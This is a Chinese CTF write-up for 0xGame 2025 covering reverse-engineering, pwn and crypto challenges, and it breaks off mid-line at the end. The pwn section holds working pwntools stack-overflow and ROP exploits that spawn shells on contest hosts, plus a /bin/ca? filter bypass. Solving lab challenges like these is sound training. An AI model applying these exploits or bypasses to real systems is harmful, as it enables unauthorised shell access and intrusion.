Out[5]: b'0xGame{W0w_u_4r3_7h3_G0d_0f_upx&b4s364_D3s1gn}'
```

0xGame{W0w_u_4r3_7h3_G0d_0f_upx&b4s364_D3s1gn}

● [re] SignIn

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _main(argc, argv, envp);
  puts("Welcome to 0xGame2025");
  puts("The flag is in the program. Try your best!");
  system("pause");
  return 0;
}
```

主程序里啥也没有，按 Shift+F12 看看字符串

IDA View-A | Pseudocode-A | Strings

Address	Length	Type	String
.rdata:0…	0000002C	C	0xGame{G00d$!gn1n_&_N0w_5t4rt_y0ur_R3V3R5E}

发现 flag

0xGame{G00d$!gn1n_&_N0w_5t4rt_y0ur_R3V3R5E}


● [re] DyDebug

如题名，强烈暗示动调，先用 IDA 打开看看

```
for ( i = 0; i < strlen(key_str); ++i )
  master_key = (master_key << 8) | key_str[i];// "BV1Rs411S77f"
decrypted_str = decrypt_string(
                  ciphertext_hex,            // "AEA666BD61EC1B70DE2666B6ADEBE3812FBE32FDBED8E270AC077AB67284BC81D08B1C781BDEB7B187AC76806C8B5B12"
                  master_key);
for ( i_0 = 0; i_0 <= 43; ++i_0 )
{
  if ( enc[i_0] != decrypted_str[i_0] )
  {
```

发现程序是把密文解密后与输入对比，可以动调，在图中第二关

for 下断点调试。由于 decrypted_str 在栈上，到栈里头找




0xGame{91f2c64e-057d-4191-8868-9a8c0847b2c0}


● [re] SignIn2

用 IDA 打开，发现把加密后的 flag 输出了，并且有“ROT47 Brust Force”的提示，运行程序看看。

由于程序里有大量 UTF-8 编码的中文，要先用 chcp 65001 把终端编码从 GBK 改为 UTF-8，如果不知道的话，运行程序时会帮你改过来。




这里给出了加密后的 flag，并且有相应的解密程序，可以根据 flag 格式算 key，也可以找网站 Brute force（题目提示疑为 typo），而我都懒得，于是从 1 开始手动爆破，到 16 时解出 flag



0xGame{We1c0m3_2_xiaoxinxie_qq_1060449509}

附注：广告内容



- [re] ZZZ

```
if ( !strncmp(s1, "0xGame{", 7uLL) && s1[strlen(s1) - 1] == 125 && strlen(s1) == 40 )
{
  sscanf(s1, "0xGame{%8x%8x%8x%8x}", &x1, &x2, &x3, &x4);
  if ( 3 * x2 + 5 * x1 + 7 * x4 + 2 * x3 == -1445932505
    && 2 * (2 * (2 * x2 + x3) + x1) + x4 == -672666814
    && 7 * x2 + 3 * x1 + 5 * x4 + 4 * x3 == 958464147
    && ((x1 ^ x2) << 6) + ((x3 >> 6) ^ 0x4514) == 123074281 )
  {
    puts("Correct!");
  }
  else
  {
    puts("Wrong!");
  }
```

核心代码是将 flag 分成 4 部分进行运算来判断正误，并给出了正确的 flag 的 SHA-256 以防多解。这个方程组不是很好解，总不能枚举嘛……经过搜索，发现可以使用 Z3 Solver 来完成求解（这也就是题名为 ZZZ（Z3）的原因）。下面给出 python 代码：

（因为实在太懒了，用 AI 生成的，反正可读性比我写的好多了）

```
from z3 import *
import hashlib

def find_all_solutions():
    # 创建四个32位无符号整数变量
    x1, x2, x3, x4 = BitVecs('x1 x2 x3 x4', 32)

    # 创建求解器
    solver = Solver()

    # 添加四个约束条件
    solver.add(3 * x2 + 5 * x1 + 7 * x4 + 2 * x3 == -1445932505)
    solver.add(2 * (2 * (2 * x2 + x3) + x1) + x4 == -672666814)
    solver.add(7 * x2 + 3 * x1 + 5 * x4 + 4 * x3 == 958464147)
    solver.add(((x1 ^ x2) << 6) + (LShR(x3, 6) ^ 0x4514) == 123074281)

    solutions = []
    target_hash =
"4aba519d4666f5421488afaaf89efdcbe48e7a53f814ce5c1d82b46b55032651"

    # 循环查找所有解
    while solver.check() == sat:
        model = solver.model()

        # 获取当前解
        x1_val = model[x1].as_long()
        x2_val = model[x2].as_long()
        x3_val = model[x3].as_long()
        x4_val = model[x4].as_long()

        # 格式化为flag
        flag_part1 = format(x1_val, '08x')
        flag_part2 = format(x2_val, '08x')
        flag_part3 = format(x3_val, '08x')
        flag_part4 = format(x4_val, '08x')
        flag = "0xGame{" + flag_part1 + flag_part2 + flag_part3 +
flag_part4 + "}"

        # 计算SHA256
        sha256_hash = hashlib.sha256(flag.encode()).hexdigest()

        # 存储解和对应的flag
        solution = {
```

```
            'x1': x1_val,
            'x2': x2_val,
            'x3': x3_val,
            'x4': x4_val,
            'flag': flag,
            'sha256': sha256_hash
        }
        solutions.append(solution)

        print(f"找到解: x1={x1_val:08x}, x2={x2_val:08x}, x3={x3_val:08x},
x4={x4_val:08x}")
        print(f"Flag: {flag}")
        print(f"SHA256: {sha256_hash}")

        # 检查是否匹配目标SHA256
        if sha256_hash == target_hash:
            print("★ 找到匹配目标SHA256 的flag! ★")

        print("-" * 50)

        # 添加约束排除当前解，继续寻找其他解
        solver.add(Or(x1 != x1_val, x2 != x2_val, x3 != x3_val, x4 !=
x4_val))

    return solutions

# 执行查找
print("开始查找所有解...")
all_solutions = find_all_solutions()

# 输出总结
print(f"\n 总共找到 {len(all_solutions)} 个解")
target_hash =
"4aba519d4666f5421488afaaf89efdcbe48e7a53f814ce5c1d82b46b55032651"

# 检查是否有匹配目标SHA256 的解
matching_solutions = [s for s in all_solutions if s['sha256'] ==
target_hash]
if matching_solutions:
    print("\n★ 匹配目标SHA256 的解: ★")
    for sol in matching_solutions:
        print(f"Flag: {sol['flag']}")
        print(f"SHA256: {sol['sha256']}")
```

```
else:
    print(f"\n未找到SHA256为{target_hash}的解")
    print("可能的原因:")
    print("1. 约束条件可能有误")
    print("2. 需要检查是否有其他约束条件")
    print("3. SHA256值可能有误")
```

```
总共找到 8 个解

★ 匹配目标SHA256的解： ★
Flag: 0xGame{99482fd0b95440870e990f7aa0514982}
SHA256: 4aba519d4666f5421488afaaf89efdcbe48e7a53f814ce5c1d82b46b55032651
```

得到 flag

0xGame{99482fd0b95440870e990f7aa0514982}

Pwn

- [pwn] stack overflow

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[48]; // [rsp+0h] [rbp-30h] BYREF

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  puts("Just say something...");
  read(0, buf, 0x100uLL);
  return 0;
}
```

拿到题目，一个很简单的栈溢出，并且有后门函数（还有假后门）


```
void __noreturn backdoor()
{
  system("echo \"Isn't here...\"");
  exit(0);
}
```

```
int whhhat()
{
  puts("good work!");
  return execve("/bin/sh", 0LL, 0LL);
}
```

（左：假后门；右：真后门）

所以直接把返回地址改成 whhat 的地址就好了，给出 exp：


```
from pwn import *
io = connect('nc1.ctfplus.cn', 32432)
backd00r = 0x4011F7
io.send(cyclic(0x30) + p64(0) + p64(backd00r))
io.interactive()
```



0xGame{W0w_y0u_kn0w_h0w_t0_h1j@ck_3x3cut10n_fl0w}

- **[pwn] 命令执行**🤔

用 nc 连容器，发现 cat 被过滤，rev 等指令未找到，使用 /bin/ca?绕过，成功



0xGame{y0u_c4n_4ls0_3x3cu73_c0mm4nd_w17h0u7_5h_4nd_c47}

- **[pwn] 简单数学题**

先用 nc 连容器，发现就是简单的交互，不太可能自己算 1000 遍，应当是考察 pwntools 的使用，给出代码：

```
from pwn import *
```

```
# context(log_level='debug')

io = connect('nc1.ctfplus.cn', 42748)

count = 1000
while count:
    print(count)
    l = io.recvline(False)
    if any(c in l for c in b'0987654321'):
        io.send(str(eval(l.split(b'=')[0].replace
(b'x', b'*'))).encode()+b'\n')
        count -= 1

io.interactive()
```

等待程序交互完毕后，没有 flag 输出，尝试 ls /，发现已经


getshell，用 cat /flag 获得 flag

```
[*] Switching to interactive mode
Good work!
Congratulations on completing the challenge
$ ls /
bin
dev
flag
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libexec
libx32
pwn
$ cat /flag
0xGame{7h3_m4573r_0f_m47h!!!}
$
```

0xGame{7h3_m4573r_0f_m47h!!!}

- [pwn] test_your_nc

nc 连接容器，半天没有输出，试了下输入 ls，发现连接的是 shell，cat flag 获得 flag



0xGame{test_your_nc_first}

- [pwn] ROP1

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("what's ROP????");
  help();
  read(0, buf, 0x100uLL);
  return 0;
}
```

依旧是一个栈溢出，但这次没有直接的后门，需要自己拼，看到

help 函数，可以使用里面的 call _system，接下来就是把 /bin/sh 的地址传到 rdi 里面了。

```
; int help()
                public help
help            proc near               ; CODE XREF: main+20↓p
; __unwind {
                endbr64
                push    rbp
                mov     rbp, rsp
                lea     rax, command    ; "echo Maybe you need this: sh"
                mov     rdi, rax        ; command
                call    _system
                nop
                pop     rbp
                retn
; } // starts at 401183
help            endp
```

先找 gadget：

```
ROPgadget --binary pwn --only "pop|ret" | grep di
```

```
└─$ ROPgadget --binary pwn --only "pop|ret" | grep di
0x000000000040117e : pop rdi ; ret
```

然后是/bin/sh 字符串，没有找到，但是 sh 也可以

```
└─$ ROPgadget --binary pwn --string sh
Strings information
============================================================
0x000000000040201e : sh
```

（其实就是 help 函数里字符串的末两 bytes）

接下来就可以构造 ROP 链啦~给出 exp：

```
from pwn import *
context(log_level='debug')
io = connect('nc1.ctfplus.cn', 45747)
rdi = 0x40117e
```

```
system = 0x401195
sh = 0x40201e

payload = cyclic(0x20+8)
payload += p64(rdi)
payload += p64(sh)
payload += p64(system)

io.send(payload)

io.interactive()
```

```
[*] Switching to interactive mode
[DEBUG] Received 0x18 bytes:
    b'Maybe you need this: sh\n'
Maybe you need this: sh
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x1b bytes:
    b'0xGame{Y0u_c0mpl373d_R0P1}\n'
0xGame{Y0u_c0mpl373d_R0P1}
```

0xGame{Y0u_c0mpl373d_R0P1}

- [pwn] ROP2

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[48]; // [rsp+0h] [rbp-30h] BYREF

  init();
  printf("Before start I can give you my luck_number : %d\n", 0x73003024);
  system("echo Start your attack");
  read(0, buf, 0x100uLL);
  return 0;
}
```

依然是栈溢出，但是连 sh 都没有了 Q^Q

不过给出了一个 luck number，可能可以利用一下，看看在内存里长啥样

```
89 C7 E8 89 FE FF FF 90  5D C3 F3 0F 1E FA 55 48  ........].....UH
89 E5 48 83 EC 30 B8 00  00 00 00 E8 A3 FF FF FF  ................
48 B8 24 30 00 73 91 00  00 00 48 89 C6 48 8D 05  H.$0.s....H.....
F4 0D 00 00 48 89 C7 B8  00 00 00 00 E8 6F FE FF  ....H.Ǹ........
FF 48 8D 05 11 0E 00 00  48 89 C7 E8 50 FE FF FF  .H......H...P...
```

发现了一个$0，经过搜索，发现$0 也可以用来 getshell，给出

exp：

```
from pwn import *

io = connect('nc1.ctfplus.cn', 26980)

d0 = 0x401202
system = 0x40122B
rdi = 0x40119e
ret = 0x40101a

payload = cyclic(0x30+8)
payload += p64(rdi)
payload += p64(d0)
payload += p64(system)

io.send(payload)

io.interactive()
```

```
[+] Opening connection to nc1.ctfplus.cn on port 22720: Done
[*] Switching to interactive mode
Before start I can give you my luck_number : 1929392164
Start your attack
$ cat /flag
0xGame{daoler0_I5_4_m4g1c_5tr!}
$
```

0xGame{daoler0_I5_4_m4g1c_5tr!}

Crypto

- [crypto] 笙莲

```
flag = open('flag.txt').read().strip().encode('gb2312')
```

看到开头这个 GB2312，感觉要搞事情，继续看发现题目分 4 段

```
c0 = b64encode(flags[0])
```

第一段，直接 b64decode 就好了

```
c1 = flags[1].hex()
```

第二段，是 bytes.hex，用 bytes.fromhex 就好了

```
c2 = awaqaq(flags[2])
```

```
def awaqaq(bt:bytes):
    mapper = {0:'a',1:'w',2:'q'}
    out = ''
    num = int.from_bytes(bt)
    while num > 0:
        out += mapper[num % 3]
        num //= 3

    return out
```

第三段，是自定义三进制编码，按着这个函数发过来写就好了

```
c3 = int.from_bytes(flags[3],'little') ** 7
```

最后一段，先用 gmpy2.iroot 开 7 次方再用 int.to_bytes('little')就好了

最后拼一下，decode('gb2312')就好了~

对了，to_bytes 要编码长度，我没去找有没有自动计算的参数，直接拉满再 strip 掉就好了，还有就是因为后面还有一大堆乱七八糟的 padding，解码的时候会报错，加上 errors='ignore'就

能跑了哈~给出完整代码：

```
answer = b''

import base64

answer += base64.b64decode(b'MHhHYW1le7u2063AtLW9MHhHYW1lMjAyNQ==')

answer +=
bytes.fromhex('a3accfd6d4dac4e3d2d1beadd1a7bbe143727970746fb5c4bb')

def unawaqaq(awa):
    unmapper = {v: k for k, v in {0:'a',1:'w',2:'q'}.items()}
    out = 0
    for c in awa[::-1]:
        out *= 3
        out += unmapper[c]
    return out.to_bytes(100).strip(b'\x00')

answer +=
unawaqaq('wqwwwqqaawwwaaqawqwawwwwaaawwwawaqqwwwqaqwwqwaaqwaqqaaawqqq
aqaqwaaawwwqaqaaaaqawaqqqwwqqwaqwqwwwawawqqwwqqawqwaqwwawwqwaqqaqwaw'
)

import gmpy2

answer +=
int(gmpy2.iroot(578798065935919674103871587268419080507380748626345324
908370209390527429459450225220357766025175660973887788721067720214195
764693409205450061836444164289630438758966963503468302194677703421535
556758022869239271619227175604135517894213762888239123494630809994247
736001855579488753434800565769696956713409478617064673518856103458877
853198701596548365326641890860470611379031491979733272998591859051869
13896041309284477616128, 7)[0]).to_bytes(100,
'little').strip(b'\x00')

print(answer.decode('gb2312', errors='ignore'))
```

```
D:\PiYuanZhouLv\sl\0xGame\crypto\笙莲>D:/python313/python.exe d:/PiYuanZhouLv/sl/0xGame/crypto
/笙莲/solve.py
0xGame{欢迎来到0xGame2025，现在你已经学会Crypto的基本知识了，快来试试更难的挑战吧！}
C~Fk劲4{愎
```

0xGame{欢迎来到0xGame2025，现在你已经学会Crypto的基本知识了，快来试试更难的挑战吧！}

- [crypto] Ez_RSA

```python
from Crypto.Util.number import *
from secret import flag

p, q = [getPrime(256) for _ in range(2)]
n = p * q
e = 65537
m = bytes_to_long(flag)
c = pow(m, e, n)

print(f"n = {n}")
print(f"c = {c}")


# n =
52880629961772880678052406703279197393398741274774053216074023485891474915520530482319201127502166967825182812180481780878770770181087052713413828581240 37
# c =
24547973289039788481971406118628824398269209129557850830808356923899295729173510933716263436695822892422125147894205689972246140877403887033810250185639 79
```

读题……？什么都没有吗……那就只能暴力拆 n 了！干了 xdm!

打开 http://www.factordb.com/

把 n 丢进去，按下 Factorize!

		Result:
status (?)	digits	number
FF	154 (show)	5288062996...37<154> = 6097950772...11<77> · 8671868949...67<77>

吼吼吼吼吼吼吼吼吼！分解出来了！把 p、q 拷出来，接下来就是基本操作了，上代码：

```python
from Crypto.Util.number import long_to_bytes

n = 52880629961772880678052406703279197393398741274774053216074023485891474915520530482319201127502166967825182812180481780878770770181087052713413828581240 37

c = 24547973289039788481971406118628824398269209129557850830808356923899295729173510933716263436695822892422125147894205689972246140877403887033810250185639 79

p = 60979507724530093051797511853954365018147917052474373616663462193464369184711

q =
```

```
867186894991949983397463798912426214955384345399755422524589472187765778244
67
phi = (p-1)*(q-1)
d = pow(65537, -1, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

0xGame{F4ct0rDB_1s_usefu1_r19ht?}

● [crypto] Diffie-Hellman

如题名，考的是 Diffie-Hellman 密钥交换

先过一遍 DHKE 的流程：

A[lice]与 B[ob]协商选定同一个大素数P及其原根G；

A 选择私钥a，计算公钥$A = G^a \ mod \ P$，并将公钥发给 B；

B 选择私钥b，计算公钥$B = G^b \ mod \ P$，并将公钥发给 A；

A 计算公共密钥$S = B^a \ mod \ P = G^{ab} \ mod \ P$；


B 计算公共密钥$S' = A^b \ mod \ P = G^{ab} \ mod \ P = S$。

至此 A、B 共用密钥 S。题目是要我们扮演 B 的角色，我们只需要按照流程，就可以算出 s，解密 flag 啦~

为了方便，我们选取$b = 1$，则$B = G^1 \ mod \ P = G$，$S' =$

$A^1\ mod\ P = A$（或者说，更进一步地，取$b = 0$，$B = S = 1$），但这么做是相当不安全的，请勿模仿!

使用 nc 连接容器，Bob 公钥填 G 的值，Alice 的公钥就是共同密钥了，然后解密




```
from Crypto.Cipher import AES
from hashlib import sha256
s = 402312677044451374984192563834349066117565271268388579682561750564872320156719928181925132732521487507178635619147336940222848510107952588660913860 8715851
key = sha256(long_to_bytes(s)).digest()
cipher = AES.new(key, AES.MODE_ECB)
cipher.decrypt(bytes.fromhex('a92692c1d86b84705d918f61963af85b7e470ccac2b6fa7f6746d406d333509ddb821a3ac0e159cdd412aba0e824913f'))
```

0xGame{f251ece0-6c2f-4609-8932-cc85bcb44dc7}

● [crypto] 芸翎

打密码前先爆哈希？这是什么新型诈骗？[歪头]


因为复制粘贴太慢了，直接写了个脚本：

```
from pwn import *
import re
import hashlib
import string

context(log_level='debug')

io = connect('nc1.ctfplus.cn', 11271)

salt, sha = re.findall(r'sha256\(XXXX\+(.*)\) == ([0-9a-f]*)',
io.recvuntil(b'Give').decode())[0]

log.debug(f'SHA: {sha!r}, SALT: {salt!r}')

charset = string.ascii_letters+string.digits

def arange(l=4):
    if l == 1:
        yield from charset
    else:
        for c in charset:
            for r in arange(l-1):
                yield c+r

for m in arange():
    if hashlib.sha256((m+salt).encode()).hexdigest() == sha:
        log.debug(m)
        io.sendafter(b':', m.encode()+b'\n')
        break
else:
    log.error('NOT FOUND')

io.interactive()
```

```
[+] Here's today's encrypted flag:
[+] n = 32363277482456888971151070090287439646617223246866210507264329777513798131022086693700726464332708548461016452024506410291890777257275650178291861862573301919450606303101053702053984331697721420044656192903250458220497494096713789043327177283225105308800482165621170495935289457997973523926643459479614486968635537486709608268094696462943518151761471669570609074580686220447826042846242719748955053238321257786046055632568018137883598540610544390294601028749205214239355606210835668456241903461851233339155342963737718449437881391393939923018245433303798342109192806631315342600270384748605399901675917235560310
[+] e = 65537
[+] c = 0570392aaace8180e08641e4a43302fce65827e9c11d7d4916304ca24fb7494ace85dcf57464fed44f06deb0210c369427d7b6379ccac4f83ba6c5285a0dd6c309fb4a7baed5e6d794d4318cfdbc0e1029f0833e5edd562bc2aa0cb9774aba74b3b91876133eeb80020011f7ba5f90e96bc6d5d586109ea3b24a44546904683ad9d66a3b85d54e315b88b51e20381546e52622334727a9390449aae29213ca0d72548396b0d3d00dc9aa77fca844de09f07da13fc1951d1a07ce43e86a3fed22b89b11aee8ee17a8c852861aa776dfccdc662f7923ec5219b915a9c7f7057c4b81b2f8d393a0ab5b9967c11d29673c1076383d6dd7d9d94c2dee91654200
```

拿到 n、e、c，解密与标准 RSA 类似，但由于 n 为素数，$\varphi = n -$ 1，给出代码：

```
n =
323632774824568889711510700902874396466172232468662105072643297775137981310220866937007264643327085484610164520245064102918907772572756501782918618625733019194506063031010537020539843316977214200446561929032504582204974940967137890433271772832251053088004821656211704959352894579979735239266434594796144869686355374867096082680946964629435181517614716695706090745806862204478260428462427197489550532383212577860460556325680181378835985406105443902946010287492052142393556062108356684562419034618512333391535429637377184494378813913939399230182454333037983421091928066313153426002703847486053999016759172355603 1

e = 65537

c =
'0570392aaace8180e08641e4a43302fce65827e9c11d7d4916304ca24fb7494ace85dcf57464fed44f06deb0210c369427d7b6379ccac4f83ba6c5285a0dd6c309fb4a7baed5e6d794d4318cfdbc0e1029f0833e5edd562bc2aa0cb9774aba74b3b91876133eeb80020011f7ba5f90e96bc6d5d586109ea3b24a44546904683ad9d66a3b85d54e315b88b51e20381546e52622334727a9390449aae29213ca0d72548396b0d3d00dc9aa77fca844de09f07da13fc1951d1a07ce43e86a3fed22b89b11aee8ee17a8c852861aa776dfccdc662f7923ec5219b915a9c7f7057c4b81b2f8d393a0ab5b9967c11d29673c1076383d6dd7d9d94c2dee91654200'

c = int.from_bytes(bytes.fromhex(c), 'little')

phi = n - 1

d = pow(e, -1, phi)

print(pow(c, d, n).to_bytes(253))
```



0xGame{d49fab04-313b-4c37-a809-f054276ffb3c}

● [crypto] Vigenere

维吉尼亚？密码学是不是混进了奇怪的东西……

```
from string import digits, ascii_letters, punctuation
from secret import flag

key = "Welcome-2025-0xGame"
alphabet = digits + ascii_letters + punctuation


def vigenere_encrypt(plaintext, key):
    ciphertext = ""
    key_index = 0
    for char in plaintext:
        bias = alphabet.index(key[key_index])
        char_index = alphabet.index(char)
        new_index = (char_index + bias) % len(alphabet)
        ciphertext += alphabet[new_index]
        key_index = (key_index + 1) % len(key)
    return ciphertext


print(vigenere_encrypt(flag, key))

# WL"mKAaequ{q_aY$oz8`wBqLAF_{cku|eYAczt!pmoqAh+
```

看代码，基本上就是普通的维吉尼亚，只不过把字符集扩展了而

已。直接在源代码基础上改成解密脚本：

```
from string import digits, ascii_letters, punctuation

key = "Welcome-2025-0xGame"
alphabet = digits + ascii_letters + punctuation
flag = 'WL"mKAaequ{q_aY$oz8`wBqLAF_{cku|eYAczt!pmoqAh+'

def vigenere_decrypt(plaintext, key):
    ciphertext = ""
    key_index = 0
    for char in plaintext:
        bias = alphabet.index(key[key_index])
        char_index = alphabet.index(char)
        new_index = (char_index - bias) % len(alphabet)
        ciphertext += alphabet[new_index]
        key_index = (key_index + 1) % len(key)
    return ciphertext


print(vigenere_decrypt(flag, key))
```

```
D:\PiYuanZhouLv\sl\0xGame\crypto\Vigenere>untask
